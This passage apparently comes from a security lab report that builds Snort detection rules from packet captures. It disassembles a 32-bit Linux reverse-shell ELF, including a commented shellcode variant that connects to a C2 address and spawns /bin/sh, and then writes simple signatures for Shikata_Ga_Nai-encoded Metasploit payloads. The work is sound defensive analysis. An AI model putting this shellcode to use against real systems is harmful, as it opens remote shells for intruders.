000000a0	10 00 00 89	e3 c1 eb 0c	c1 e3 0c b0	7d cd 80 85}....
000000b0	c0 78 10 5b	89 e1 99 b2	6a b0 03 cd	80 85 c0 78	.x.[....j.....x
000000c0	02 ff e1 b8	01 00 00 00	bb 01 00 00	00 cd 80
000000cf					

It is with this HEX Dump that the code within the “shell.elf” can be reverse engineered. Allowing for a complete understanding of what the code does, and what commands it executes to carry out the attack. To begin this interpretation and reverse engineering, the specification sheet for ELF file creation is referenced [237].

Note: Manual interpretation of the file was conducted initially to determine where the payload for code execution was stored. Afterwards, automated interpretation and comparison against other variants were looked into in order to determine a common pattern of execution and allow for certain patterns in payload execution to be found in order to create a rule that will detect most if not all types of this malware.

iv. Manual Elf File Reverse Engineering via HEX Code Analysis:

Main ELF Header Table:

- [ELF_MAGIC 0, 1, 2, 3]: {0x7f454c46} Elf Magic and File type Indicator with 7f representing file type, and 45, 4c, and 46 representing E, L, and F, respectively.
- [ELFCLASS32]: {0x01} Implies this is a 32-bit object.
- [ELFDATA2LSB]: {0x01} Implies data encoding for the byte address zero is on the left (i.e., Little Endian). Example:
 - 01-> 0x01
 - 02 01 -> 0x0102
 - 04 03 02 01 -> 0x01020304
- [EI_VERSION]: {0x01} Details the Version of ELF being used with 1 implying it is the current version
- [ELFOSABI_NONE]: {0x00} Identifies the OS or ABI Extensions used by this ELF File. In the Case here, it is implied that there is no specific OS or ABI Extensions associated with this.
- [EI_ABIVERSION]: {0x00} Identifies the version of ABI used and to which the object is targeted. Since the last value was set to zero, this is also set to zero or none.
- [EI_PAD]: {0x0000000000000000} 7 Bytes Padding for the ELF File. Intended for future use, if ever used.
- [e_type->ET_EXEC]: {0x0002} This file type is an executable ELF File type.
- [e_machine->EM_386]: {0x0003} The required architecture for the file type. The 3 here implies Intel 80386 Architecture.
- [e_version -> EV_CURRENT]: {0x00000001} Implies that this is Version 1 of the ELF File. Relates back to the EI_VERSION Byte mentioned Earlier.
- [Entry point Address -> e_entry]: {0x08048054} These bytes give the virtual address for which the system first transfers control and starts the process.
- [Program Header Offset -> e_phoff]: {0x00000034} These bytes give the offset from the start of the file to where the Program Header Table begins. The 0x00000034 in decimal is 52, implying that the start of the Program Header Table is 52 Bytes from the start.

- [Section Header Offset -> e_shoff]: {0x00000000} These bytes give the offset from the start of the file to where the Section Header Table begins. Here it implies None, which as will be seen later is true as there are no Section Headers.
- [Processor Specific Flags -> e_flags]: {0x00000000} These bytes hold processor specific flags that are in relation to the srchitectue specified in the e_machine section. Since this is zero however, there are no specific flags associated with the intel architecture. Or put another way in terms of ELF Specification SHN_UNDEF. Whereby this value marks this section as undefined, missing, irrelevant or otherwise meaningless section reference. [Ref to refspecs linux foundation link]
- [ELF Header Size -> e_ehsize]: {0x0034} This is the size of the ELF Header Table. This doe does not include the Program Header or Section Header Table. The size stated here is 52 Bytes.
- [Program Header Table Size -> e_phentsize]: {0x0020} The size of the program header table entries in Bytes. The size stated here is 32 Bytes.
- [Program Header Table Entries -> e_phnum]: {0x0001} The number of entries in the program header table. The number stated here is 1.
- [Section Header Table Size -> e_shentsize]: {0x0000} The size in bytes for the Section Header. The case here it is zero.
- [Section Header Table Entries -> e_shnum]: {0x0000} The number of entries in the section header table. The hex code here implies there are zero entries. Correlating with the fact that the section header size is also zero.
- [Index of Section Header for Table Index]: {0x0000} The start of the table index which holds the section name string table. Since the value of this is zero, there exists no index table.

Program Header Table Entries:

- [Interpret Array Element information -> p_type]: {0x00000001} This implies the method of interpretation for the given program entry. In the case here the value represents a PT_LOAD type due to the value of it being 1. PT_LOAD type implies the array element specifies a loadable segment, as described by p_filesz and p_memsz. In essence the file size and how much memory is being allocated to store this file size.
- [The offset of Program Section Start -> p_offset]: {0x00000000} The offset from the beginning of the file at which the first byte of the segment arrives. Since there are no extra headers, there is no offset.
- [Virtual Address of Segment -> p_vaddr]: {0x08048000} The virtual address of this program segment.
- [Physical Address of Segment -> p_paddr]: {0x08048000} The physical address of this program segment. Whereby this address is reserved on the physical machine for future use where relevant.
- [File Size in Bytes -> p_filesz]: {0x000000cf} Gives the file size in bytes. Here the file size is reported as 207 Bytes
- [Memory Size Allocated -> p_memz]: {0x0000014a} Gives the memory size to be allocated to store this file in memory. The Memory size reported here is 330 bytes.
- [Program Flags -> p_flags]: {0x00000007} Gives the flags relevant to the segment. In terms of the value listed here, it is regarding file permissions. Whereby this ELF file has the permissions to enable Read, Write and Execute.
- [The Alignment Value for Loading -> p_align]: {0x00001000} is the relationship between the p_vaddr and p_offset, modulo the page size. In the case here the relationship with this calculation is 4096. Meaning that when segments are aligned in memory and in the file when pushed 4096 bytes ahead in the stack.

All information for manual reverse engineering taken from Linux ELF File Specification sheets here [237].

With everything now identified and found for the headers, the payload of the file can now be investigated. To aid in interpretation, an automated reverse engineering process of the Payload Portion of the HEX Dump will be conducted. In addition, a comparison of a predefined and fully reverse engineered variant Backdoor ELF file will also be used to aid in interpretation. Using both in tandem will allow for a well thought out and comprehensive rule for detection.

v. *Automated Reverse Engineering of ELF File Payload with Variant Comparison:* To automate the command conversion process the tool objdump will be utilized. This tool, used in a Kali Linux Virtual Machine, allows for the code entered to be decoded from HEX into binary and then decoded further into machine instructions that can then be interpreted. To ensure only the instructions in the program payload is executed, information taken the manual header interpretation will be done. This will allow the identification of where in the register the ELF file is taking

instructions from, and where it starts for execution purposes. The values taken from the header tables above are the Entry point Address -> e_entry]: {0x08048054} from the Main Header and the [Virtual Address of Segment -> p_vaddr]: {0x08048000} from the Program Header. In this way the objdump tool, with these addresses specified, can identify where the ELF file starts, and where the program payload begins, allowing the extraction and identification of HEX code and the subsequent transition into machine-level instructions. The output and command used can be illustrated in Fig. 624.

```

(kali@kali)-[~/Desktop]
└─$ objdump -b binary -D -m i386 shell.elf --adjust-vma=0x08048000 --start-address=0x08048054
shell.elf:      file format binary

Disassembly of section .data:

08048054 <.data+0x54>:
8048054: 6a 0a                push  $0xa
8048056: 5e                  pop   %esi
8048057: 31 db              xor   %ebx,%ebx
8048059: f7 e3              mul   %ebx
804805b: 53                 push  %ebx
804805c: 43                 inc   %ebx
804805d: 53                 push  %ebx
804805e: 6a 02              push  $0x2
8048060: b0 66              mov   $0x66,%al
8048062: 89 e1              mov   %esp,%ecx
8048064: cd 80              int   $0x80
8048066: 97                 xchg  %eax,%edi
8048067: 5b                 pop   %ebx
8048068: 68 c0 a8 0a 5a     push  $0x5a0aa8c0
804806d: 68 02 00 19 c8     push  $0xc8190002
8048072: 89 e1              mov   %esp,%ecx
8048074: 6a 66              push  $0x66
8048076: 58                 pop   %eax
8048077: 50                 push  %eax
8048078: 51                 push  %ecx
8048079: 57                 push  %edi
804807a: 89 e1              mov   %esp,%ecx
804807c: 43                 inc   %ebx
804807d: cd 80              int   $0x80
804807f: 85 c0              test  %eax,%eax
8048081: 79 19              jns   0x804809c
8048083: 4e                 dec   %esi
8048084: 74 3d              je    0x80480c3
8048086: 68 a2 00 00 00     push  $0xa2
804808b: 58                 pop   %eax
804808c: 6a 00              push  $0x0
804808e: 6a 05              push  $0x5
8048090: 89 e3              mov   %esp,%ebx
8048092: 31 c9              xor   %ecx,%ecx
8048094: cd 80              int   $0x80
8048096: 85 c0              test  %eax,%eax
8048098: 79 bd              jns   0x8048057
804809a: eb 27              jmp   0x80480c3
804809c: b2 07              mov   $0x7,%dl
804809e: b9 00 10 00 00     mov   $0x1000,%ecx
80480a3: 89 e3              mov   %esp,%ebx
80480a5: c1 eb 0c           shr   $0xc,%ebx
80480a8: c1 e3 0c           shl   $0xc,%ebx
80480ab: b0 7d              mov   $0x7d,%al
80480ad: cd 80              int   $0x80
80480af: 85 c0              test  %eax,%eax
80480b1: 78 10              js    0x80480c3
80480b3: 5b                 pop   %ebx
80480b4: 89 e1              mov   %esp,%ecx
80480b6: 99                 cld
80480b7: b2 6a              mov   $0x6a,%dl
80480b9: b0 03              mov   $0x3,%al
80480bb: cd 80              int   $0x80
80480bd: 85 c0              test  %eax,%eax
80480bf: 78 02              js    0x80480c3
80480c1: ff e1              jmp   *%ecx
80480c3: b8 01 00 00 00     mov   $0x1,%eax
80480c8: bb 01 00 00 00     mov   $0x1,%ebx
80480cd: cd 80              int   $0x80

```

Fig. 624. The output of the objdump for the shell.elf file extracted from the PCAP under analysis

With this decoded and put into a format that can be more readily deciphered, a cross comparison against another variant can be done to identify the commonalities within the code. The variant to be used as comparison is illustrated in [Fig. 205, [238]]

```

0x08048054 | 31db | xor ebx, ebx | ; nulling ebx by xor
0x08048056 | f7e3 | mul ebx | ; nulling ebx by mul
0x08048058 | 53 | push ebx | ; push 0 to stack ; from ebx=0x0 (nulled) < IPPROTO_IP
0x08048059 | 43 | inc ebx | ; ebx = 0x1 ; socketcall number 1 = sys_socket
0x0804805a | 53 | push ebx | ; push 1 to stack < AF_INET
0x0804805b | 6a02 | push 0x2 | ; push 2 to stack < SOCK_STREAM
0x0804805d | 89e1 | mov ecx, esp | ; set pointer to arguments array
0x0804805f | b066 | mov al, 0x66 | ; syscall number 0x66 sys_socketcall
0x08048061 | cd80 | int 0x80 | ; Svc_0; sys_socketcall ; sys_socket
0x08048063 | 93 | xchg ebx, eax | ; sockfd = socket(AF_INET, SOCK_STREAM, IPPROTO_IP);
0x08048064 | 59 | pop ecx |
LABEL_loop_to_clear_dup_result_to_zero:
0x08048065 | b03f | mov al, 0x3f | ; syscall number 0x3f sys_dup2
0x08048067 | cd80 | int 0x80 | ; Svc_0 ; sys_dup2
0x08048069 | 49 | dec ecx | ; counter for dup loop, 3 to 0 ; to null the socket() register result, reconnecting by duplicating the call
0x0804806a | 79f9 | jns 0x108048065 | ; GOTO loop_to_clear_dup_result_to_zero:
0x0804806c | 681b139fe0 | push 0xe09f131b | ; backward: 1B139FE0 = 27.19.159.224 < c2_struct.sin_addr
0x08048071 | 6802011c1 | push 0xc1110002 | ; 0x11c1 = 4545 < sin_port ; 0x02 = 2 < c2_struct.sa_family=AF_INET
0x08048076 | 89e1 | mov ecx, esp | ; set pointer for *c2_struct
{sa_family=AF_INET, sin_port=htons(4545), sin_addr=inet_addr("27.19.159.224")}
0x08048078 | b066 | mov al, 0x66 | ; syscall number 0x66 sys_socketcall
0x0804807a | 50 | push eax | ; push al=0x66 to stack (to invoke sys_connect)
0x0804807b | 51 | push ecx | ; push *c2_struct pointer (hold by ecx)
0x0804807c | 53 | push ebx | ; push *sockfd pointer to stack (hold by ebx)
0x0804807d | b303 | mov bl, 0x3 | ; socketcall number = 3 ; sys_connect
0x0804807f | 89e1 | mov ecx, esp | ; set pointer to args array (for sys_connect)
0x08048081 | cd80 | int 0x80 | ; Svc_0 ; sys_socketcall => sys_connect
0x08048083 | 52 | push edx | ; push null (for string termination)
0x08048084 | 682f2f7368 | push 0x68732f2f | ; push string 'hs//' (backward) to stack
0x08048089 | 682f62696e | push 0x6e69622f | ; push string 'nib/' to stack
0x0804808e | 89e3 | mov ebx, esp | ; set pointer addr of "/bin//sh" into ebx from esp
0x08048090 | 52 | push edx | ; push null (for string termination)
0x08048091 | 53 | push ebx | ; push stack up
0x08048092 | 89e1 | mov ecx, esp | ; set pointer to arg (array of strings from sys_connect) => exeve_arg
0x08048094 | b00b | mov al, 0xb | ; syscall number 0x0b sys_execve
0x08048096 | cd80 | int 0x80 | ; Svc_0 ; sys_socketcall => sys_execve("/bin//sh", ["/bin//sh", exec_arg],[NULL])
; (c) reverse engineering original work of @unixfreaxjp, posted first in blog.malwaremustdie.org

```

Fig. 625. Fig F. The output of the objdump for the shell.elf file extracted from the PCAP under analysis

With these two files now in full view, comparisons in program execution can now be made. The list of common commands that were used between both files are as follows:

- 31 db
- f7 e3
- 53
- 43
- 53
- 6a 02
- b0 66
- 89 e1
- cd 80
- 89 e3

Knowing these are the commands that are common amongst both files, a rule will be created that reflects them.

vi. *Rule Creation and Analysis:* With a common set of HEX codes now figured out, the following rule is created to detect this Linux Backdoor.

```

alert tcp any any -> any any (msg:"Backdoor Shell ELF File - Linux Exploit";
content:"ELF"; content:"|31 db f7 e3 53 43 53 6a 02|"; distance:80;
within:18; sid:1111031; rev:2;)

```

This rule here utilizes the fact that this data reported in the network stream mentions the ELF file type. This, in addition to the deciphered HEX and Machine Codes, can now be used to create a rather specific rule. In the case here, the content that will first be identified is the ELF file type reported at the beginning of the file. Because this, and the other variants as illustrated in the above figures, have a certain, expected distance between the headers and payload sections in the file. Thus, why the next content match filter has a distance is set to 80. As this distance filter tells Snort to skip 80 bytes down the payload after detecting the ELF content, as this will be where the payload starts. This 80-byte number was derived from the decoded Headers which mention the distance, in bytes, from the beginning of the file (52 Bytes) and the bytes that the Program Header contains (32 Bytes). In the case here, an additional 4-byte leeway was given in order to mitigate any minor obfuscation or errors. This distance filter is then paired with the ‘within’ filter, as once Snort skips the 80 bytes, it tries to match against the HEX code content within 18 bytes (additional leeway given here as well) after the 80-byte skip. In this way, if these signatures are not seen, then the rule does not generate an alert. By doing this, it helps to reduce the number of false positives and increases the efficiency of Snort resource usage.

vii. *Rule Detection within the IDS Network:*

```
soslave@soslave-virtual-machine:~$ sudo snort -A console --daq pcap --daq-mode read-file -N -c /etc/nsm/soslave-virtual-machine-ens3/snort.conf -i ens3 -q -r LatestPlaybooks/playbook_shell_elf.pcap
02/26-01:08:42.406076  [**] [1:1111031:2] Backdoor Shell ELF File - Linux Exploit [**] [Priority: 0] {TCP} 192.168.10.90:8000 -> 192.168.10.26:54984
soslave@soslave-virtual-machine:~$
```

Fig. 626. The output of the objdump for the shell.elf file extracted from the PCAP under analysis

K. *Analysis of Playbook 1: Shikata_Ga_Nai Encoder*

- i. *PCAP Filename:* playbook1_new.pcap
- ii. *Description:* This playbook analysis contains information and the usage of the Shikata_Ga_Nai encoder. It is not an exploit, but a way in which to masquerade an exploit. This is because the encoding process of Shikata_Ga_Nai is polymorphic in nature, making decoding the in-flight sequence difficult and resource intensive on the Snort IDS. In the case of the exploit itself, it uses a payload encoded with Shikata that is downloaded from an exploited webpage.
- iii. *Wireshark Analysis:* The elements and packets contained within this pcap file are to be deemed and assumed to be normal traffic with only a few interesting streams and packets that will undergo analysis. The first interesting stream is the downloading of the file called “playone.exe”. This is seen in packet number 13 and is within TCP Stream 2 in the playbook1_new.pcap. The stream is illustrated in Fig. 627 below.




Fig. 627. Fig. A. Initial part of the File downloaded with addition of HTTP GET and OK Requests

It can be seen in the initial GET Request that playone.exe is downloaded. This content type is showing it to be a x-msdos-program or application meaning that it is a Windows machine based executable software. Showing that this file is very suspicious in nature, and potentially malicious. Suspicions are raised further because of a specific string being reported in packet 15 during the download of this executable. As the string identified (“!This program cannot be run in DOS mode.”) is a sign of a meterpreter session stager [239]. It is this string that is often associated with a meterpreter session as it often shown within packet captures of networks when a reverse TCP Shell is about to start. In addition, this has also been a common result of using the baseline payload packages in Metasploit. As without any custom edits to the payload, this string will always be seen [239]. The information within the download shows the remainder of the packet and any information that is sent has become encoded and unreadable. As following this stream further, it can be seen there is nothing but random characters. In the middle of this stream, it can be seen there is indication of access to Windows-based files, which, based on a surface level understanding of how Shikata works, has either hit the register limit generating an error, or a certain instruction set is being sent to the Linux server machine and has caused an error on that end. This is further indicated through a padding of zeros just after this decoded sequence. This is illustrated in Fig. 628 and 629. Either way, it forces the Shikata encoder on the server to have to re-establish the register set for the encoder [240].

```

Wireshark · Follow TCP Stream (tcp.stream eq 2) · playbook1_new.pcap
EnvironmentStringsW...GlobalFree...
.GetCommandLineW.V.TlsAlloc..W.TlsFree...DuplicateHandle...GetCurrentProcess...SetHandleInformation...CloseHandle...GetSystemTimeAsFileTime...FileTimeToSystem
Time...GetTimeZoneInformation...FileTimeToLocalFileTime.N.SystemTimeToFileTime..O.SystemTimeToTzSpecificLocalTime.I.Sleep...FormatMessageA..i.GetLastError...
.WaitForSingleObject.I.CreateEventA...SetStdHandle...SetFilePointer..M.CreateFileA.P.CreateFileW...GetOverlappedResult...DeviceIoControl.Z.GetFileInformation
ByHandle..R.LocalFree.^..GetFileType.Z.CreateMutexA...InitializeCriticalSection.z.DeleteCriticalSection...EnterCriticalSection...ReleaseMutex...SetEvent..G.L
eaveCriticalSection..Q.TerminateProcess..R.GetExitCodeProcess...GetVersionExA..GetProcAddress..H.LoadLibraryA...WriteFile...ReadFile...PeekNamedPipe.KERNEL
4.WSARcv.WS2_32.dll..._strnicmp..._strdup.....d.....A.2...B...K...P...Z...b...c...d...
.%s: Invalid concurrency level greater than total number of requests
..%s: invalid URL
...%s: wrong number of arguments
..User-Agent: Accept: Host:..Proxy-Authorization: Basic ..Proxy credentials too long
..Authorization: Basic ...Authentication credentials too long
...Cookie: ....
..Cannot mix PUT and HEAD
...Cannot mix POST and HEAD
...Cannot mix POST/PUT and HEAD
...Invalid number of requests
.n:c:t:b:T:p:u:v:r:kVhwi:y:z:C:H:P:A:g:X:de:Seq...bgcolor=white...Total of %d requests completed
.%s
...done
..Finished %d requests
...apr_socket_connect()....
Test aborted after 10 failures
...
Server timed out

.apr_poll...apr_sockaddr_info_get() for %s..error creating request buffer: out of memory
...INFO: %s header ==
---
.%s
---
..Request too long
...%s %s HTTP/1.0
%$%$Content-length: %u
Content-type: %s
.%s
...PUT.POST...text/plain..%s %s HTTP/1.0
%$%$%$
..HEAD...GET.Connection: Keep-Alive
...Accept: */*
...User-Agent: ApacheBench/...2.3.Host: ..apr_pollset_create failed...(be patient)%s.....
...[through %s:%d] ...Benchmarking %s ...%s: %s (%d)
...Send request failed!
...Send request timed out!
...%s %I64d %I64d %I64d %I64d
...starttime seconds ctime dtime ttime wait
...Cannot open gnuplot output file.%d,%3f
...Percentage served,Time in ms
...Cannot open CSV output file.w... %d%% %$I64d
..100%% %$I64d (longest request)
...0%% <0> (never)
..
Percentage of the requests served within a certain time (ms)
..Total: %$I64d %$I64d%$I64d
...Processing: %$I64d %$I64d%$I64d
...Connect: %$I64d %$I64d%$I64d

```

Fig. 628. Showing plaintext from the encoder reaching its limits or due to an encoder instruction error


```

00010344 2e 64 6c 6c 00 00 00 73 68 65 6c 6c 33 32 00 77 .....hell32.w
00010354 73 32 5f 33 32 00 00 6d 73 77 73 6f 63 6b 00 61 s2_32..m ssock.a
00010364 64 76 61 70 69 33 32 00 00 00 00 6b 65 72 6e 65 dvapi32. ...kerne
00010374 6c 33 32 00 00 00 00 00 00 00 00 00 00 00 01 l32.....
00010384 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010394 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000103A4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000103B4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000103C4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000103D4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000103E4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000103F4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010404 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010414 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010424 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010434 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010444 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010454 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010464 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010474 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010484 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010494 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000104A4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000104B4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000104C4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000104D4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000104E4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000104F4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010504 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010514 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010524 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010534 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010544 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010554 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010564 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010574 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010584 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010594 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000105A4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000105B4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000105C4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000105D4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000105E4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000105F4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010604 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010614 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010624 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010634 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010644 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010654 00 00 00 00 .....

```

Fig. 629. Showing the encoder is attempting to re-establish the encoding sequence with NO OP code padding

Realistically, in a normal scenario, being able to detect and identify the Shikata encoder is being used on the network is a rather difficult feat, especially if it has not been seen before. However, given that this is known due to access to the Exploitation Playbook given, assumptions and additional insights can be garnered to make a case against this exploit and encoder. The first main way to being able to detect nearly any naively implemented encoder is the Operation Codes (OPCodes) section before it begins i.e., the stager. OPCODEs are also known as machine level codes that specify a certain operation for the machine to perform, often at the byte level. The OPCODEs usually sent with most naïve implementations of encoders, without any manipulation to the base code set, even with multiple iterations of the encoder, is the 00-byte sequence which is a NO Operation command [241]. This is done in order to pad the byte sequence to match the length the Shikata encoder needs in order to perform its Polymorphic XOR function on. In this way, the encoding can be done, and what can be used to aid in detection. However, not all padding like this is malicious, and, thus, why it is a naïve method. But in the case of the Packet Capture here,

the fact that a meterpreter session along with this padding stager is occurring one after the other, it is likely malicious. This would also mean the metepreter session being started is also about to be encoded, making detection of anything malicious after the fact very difficult. Therefore, in order to help in detecting this, rules to match in this case are to be written if a security admin hopes to have any chance to detect it before the encoding.

Because of the polymorphic nature of Shikata, it is often claimed as a type of encoder that cannot be detected, especially with the usage of signatures analysis alone [242]. Regardless of this fact, there has been research on Shikata encoder itself to indicate otherwise. The basis of this research depends on the fact that because Shikata will eventually wrap around on itself again in order to maintain proper register and array distances for the byte encoding and, in addition, also has to adhere to the predefined set of register sizes, this will ultimately results in a point in which overlap and repeated steps for this encoder occurs [243]. This is confirmed by Nbou in their research regarding signature generation and detection for polymorphic encoders [243]. In this, Nbou conducts genetic analysis and recombinant generation of 4-byte sequence lengths of HEX codes based on these overlap assumptions in order to conduct Bayesian and correlative statistical analysis to create a common HEX key that is common enough, from a statistical standpoint, to showcase this assumed overlap, despite the number of iterations. Which, when derived, comes out to what is illustrated in [Fig. 210, [243].

Patterns	Signatures	Rate of Detection
Xd9742	XXd97424f4XX	100 %
d97424		
97424f	XXb116XX	0 %
7424f4		
XXb116		
XXd974		
424f4X		
24f4XX		
Xb116X		
b116XX		

Fig. 630. Signatures extracted and derived 4-byte pattern sequence

In addition to this, further byte code analysis regarding HEX code frequency was also investigated to derive even further patterns in the encoders by frequency of Bytes in a Byte Spectrum. In this Byte Spectrum analysis, the bytes that are of the greatest occurrence are deemed outliers based on the population given. Meaning that these byte sequences occur the most frequently and are likely signatures that will aid in Shikata detection. These Byte Spectrum signatures are seen in Fig 211 [243].

Shikata Ga Nai
03
11
24
31
74
83
b1
c9
d9
f4

Fig. 631. Byte Spectrum Most Repeated Byte List

Note: Because only a base level of understanding was gleaned from the ability to understand the exploit and encoder from the start the creation of effective rules for Shikata are very simplistic. As in order to have a greater understanding of how Shikata fully works an individual must reverse engineer the entire code base. However, given the timeframe, it was not possible to do so. As, the information for signature analysis was taken from a master's thesis level, and thus, requires a time greater than was given. As such, this was deemed out of scope despite it being a network-based attack. Although, additional and more extensive research could have been done with Shikata, there was a greater emphasis placed on creating rules for multiple types of malicious software and exploits. Allowing for the creation of a better and more comprehensive Penetration Test lab. Despite this, the results of this material here is intended to be a steppingstone for further research in Shikata_Ga_Nai encoding.

viii. *Rule Creation and Analysis:* Given the above information the following preliminary implementation of rules are to be added to aid in minor, but valid, detection of the use of the Shikata encoder and the launching of a meterpreter session:

```

alert tcp any any -> any any (msg:"Possible Shikata_Ga_Nai Shellcode
Stager"; sid:11111101; content:"|00 00 00 00 00 00 00 00|";
classtype:inappropriate-content; rev:1;)

```

This is a rather simplistic implementation in detection in that it only depends on the content filter in snort rules. Despite that, it is fully able to detect this sort of padding is occurring, which is all that is really required in aiding in detection for naïve encoder implementations.

```

alert tcp any any -> any any (msg:"Possible Shikata_Ga_Nai Shellcode
Naive"; sid:11000100; content: "|d9 74 24 f4|"; classtype:inappropriate-
content; rev:1;)

```

```
alert tcp any any -> any any (msg:"Possible Shikata_Ga_Nai Shellcode Naive"; sid:11110100; content: "|d9 74|"; classtype:inappropriate-content; rev:1;)

alert tcp any any -> any any (msg:"Possible Shikata_Ga_Nai Shellcode Naive"; sid:11001101; content:"|24 f4|"; classtype:inappropriate-content; rev:1;)
```

The three rules here are to aid in identifying the byte code sequence that was deemed the most likely to occur in the Shikata encoder present in the Nbou paper. As such, the rules are not very complex either, in that the only filter type they utilize is the content filter which identifies the Hex string in flight.

```
alert tcp any any -> any any (msg:"Possible Shikata_Ga_Nai Shellcode Naive Byte Spectrum"; sid:11100101; content:"|03|"; threshold:type threshold, track by_src, count 5, seconds 60; classtype:inappropriate-content; rev:1;)

alert tcp any any -> any any (msg:"Possible Shikata_Ga_Nai Shellcode Naive Byte Spectrum"; sid:11100102; content:"|11|"; threshold:type threshold, track by_src, count 5, seconds 60; classtype:inappropriate-content; rev:1;)

